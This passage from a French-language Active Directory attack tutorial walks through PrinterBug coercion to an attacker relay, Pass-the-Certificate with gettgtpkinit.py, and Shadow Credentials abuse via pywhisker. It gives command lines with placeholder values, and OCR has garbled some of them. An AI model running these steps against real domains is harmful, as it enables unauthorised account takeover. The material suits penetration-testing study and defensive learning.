uments vers les imprimantes). grace à ce bug, n'importe quel utilisateur peux de mander à un server critique de se connecter à une autre machine arbitraire. La commande ci-dessous force le DC01 à tenter une connexion auprès de l'hote de l'attaquant.

```
Agentpathogene@parrot ~$ python3 printerbug.py DOMAIN/username:"password
ipduDC ipattackerouteécoutentlerelayx
```

Une fois le certificat récuperer on peux effectuer l'attaque Pass The Certificate afin d'obtenir un TGT, une facon est d'utiliser l'outil gettgtpkinit.py disponible dans le depot https://github.com/dirkjanm/PKINITtools.git

```
Agentpathogene@parrot ~$ python3 gettgtpkinit.py -cert-pfx /chemin/ducert
ificatvolé.pfx -dc-ip ipduDCàquionpresentlecertificat 'domain/dc01$' /t
mp/ccache
```


↳ Chemin ou on stocke le TGT final

⇓ identité usurpée

Avec le TGT du "boss" on peux faire du pass the ticket et autres joyeuseries

Shadow Credentials (MSDS-KeyCredentialLink):

Cette attaque Active Directory abuse de l'attribut msDS-KeyCredentialLink d'un utilisateur victim. Cet attribut stocke des clés publiques qui peuvent êtres utilisés pour l'authentification via PKINIT. Dans bloodhound, le lien AddKeyCredentialLink indique qu'un utilisateur à des permissions d'écriture sur l'attribut msDS-KeyCredentialLink, d'un autre utilisateur, lui permettant de prendre le control de cet utilisateur.



Nous pouvons utiliser l'outil pywhisker pour effectuer cette attacke depuis un system Linux. La commande ci-dessous génère un certificat x.509 et écrit la clé publique dans l'attribut msDS-KeyCredentialLink de l'utilisateur victim

```
Agentpathogene@parrot ~$ pywhisker --dc-ip ipdudc -d domain -u
usernamecompromis -p 'p@ssw0rdcompr0mis' --target targetusername --ac
on add
```

Dans la sortie ci-dessus de l'outil, un fichier PFX (PKCS12) a été crée et que le mot de pass est affiché. (nb - un fichier pfx est un coffre-fort numérique chiffré qui sert à stocker de manière sécurisée des clés de sécurités et certificats d'identité, le fichier regroupe 3 éléments, La clé privé, la clé publique (certificat x.509), l'autorité de certification). On peux utiliser ce fichier avec gettgtpkinit.py pour acquerir un TGT en tant que la victime.

```
Agentpathogene@parrot ~$ python3 gettgtpkinit.py -cert-pfx /pathto/fichi
créeavecshadowcred.pfx -pfx-pass 'motdepasscréeauparavant' -dc-ip ipdudc
domain/usercible /tmp/usercible.ccache
```

On peux ensuite biensûr faire du pass the ticket avec ce TGT de l'utilisateur compromis grace au shadow-Credentials.

Pour terminer rappelons qu'identifier le gestionnaire de mot de pass peux nous aider à en "deviner" d'un point de vue attaquant, d'un point de vu défensif implementé une bonne sécurité des mots de pass par gestionnaire ou GPO dans un environnement AD estprimordial...

Notons aussi que de nombreuses entreprise tendent à éradiquer l'utilisation des mdp (somthing you have know) qui sont volable au profit de (somthing you are ou you have) plus difficilement "hackables".